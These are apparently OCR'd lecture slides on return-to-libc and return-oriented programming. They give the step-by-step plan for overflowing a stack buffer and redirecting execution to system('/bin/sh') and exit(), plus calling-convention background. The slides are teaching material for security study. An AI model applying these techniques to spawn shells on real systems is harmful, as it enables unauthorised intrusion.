
忍著

Return Oriented Programming

Exploitation technique used to defeat DEP / NX & code signing

related to:

- return to library exploitation
  - ret2libc
- SEH exploitation
  - POP RET sequences




Source: http://blog.zynamics.com/2010/03/12/a-gentle-introduction-to-return-oriented-programming/

Return to lib c

Usually the stack is <u>not executable (NX)</u>.

- Can't use shellcode on the stack
  - no code injection! **D:**
- can still control `EIP` (by overriding a `RET` value on the stack)
  - can point it elsewhere and still spawn a shell
  - can point to dynamic-link library code!
    - must be a common dynamic library
    - must allow attacker to be flexible, and spawn shell or w/e
      - **`libc`**!
- Basic planning process:
  - Determine address of `system()`
  - determine address of `"/bin/sh" in memory`
  - determine address of `exit()`



Return to lib c

Basic execution of exploit:

1. fill up the vulnerable buffer up to the return address with garbage data
2. overwrite the return address with the address of `system`()
3. follow `system`() with the address of `exit`()
4. append the address of `"/bin/sh"`


- Its simple and sweet

When function calls happen

In general, CALL function_name does the following:

pushes in order on the stack:

- first the arguments
- then return address
- then base pointer




Return to lib c

Hurdles:


- finding "`/bin/sh`" in memory
  - not uncommon, and can be found with a memory analyzer (i.e. memfetch)
  - can be an environment variable! :D
- figuring out how to pass it to `system()`
  - arguments get pushed onto the stack in reverse order
  - pass a pointer to "`/bin/sh`" or put it there?
    - usually easier to pass a pointer!

- getting the vulnerable process to exit cleanly
  - by calling `exit()`
    - When `system()` returns, it will point here



Inside system()

system(const char *command)




DEMO

return to lib c

Goto slides @ the end to see walkthroughs

Exploitation Difficulty

Source: http://www.trailofbits.com/resources/the_future_of_exploitation_slides.pdf



Return-Oriented Programming

- Conceived in 2004 by Sebastian Krahmer
  - http://users.suse.com/~krahmer/no-nx.pdf
- Introduced as an academic paper
  - "*The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)*" by Hovav Sacham in 2007
  - http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf

Key lesson:

Preventing the introduction of malicious code, is NOT enough for preventing the **execution of malicious computations**

Return-Oriented Programming

- Expands attack vectors for return-to-* techniques, by introducing
  - control branches / structures
  - loops
- return-into-library techniques have no support for conditional branching
- the removal of functions from libraries provides zero security against ROP, but can defeat return-into-library techniques

Theory

In linked binary executables, the calling conventions for functions may be:

- cdecl
  - originates from C
  - Args pushed on the stack right to left (reverse order)
  - Calling function cleans up stack (push call pop)
- stdcall
  - originates from Microsoft
  - Args pushed on stack right to left (reverse order)
  - Called function cleans up stack (pop pop ret)
- fastcall


...Theory

We're going to use **cdecl** convention for this lecture.

function calling theory

In linked binary executables, the function call syntax is:

```
push $arg2
push $arg1
call function
```



function calling theory


Because the RET instruction is so similar to POP EIP we can call functions in this way

```
push $arg2
push $arg1
push pointer to function
RET
```

Thats if we had pure W+X ASM capability

return to libc


- instead of overwriting RET address on stack to point to shellcode, reuse existing library code
- simulate function call
- Data from attacker's controlled buffer on stack are used as function's args
  - system(command)
  - defeats non-executable stack



beyond ret-2-libc

The problem here:


- Say we wanted to do something after system(), instead of exit().
  - `function1, then function 2, then 3, ....`
  - `we would have to clean up the stack`



Return Chaining Theory


- Stack unwinds upwards
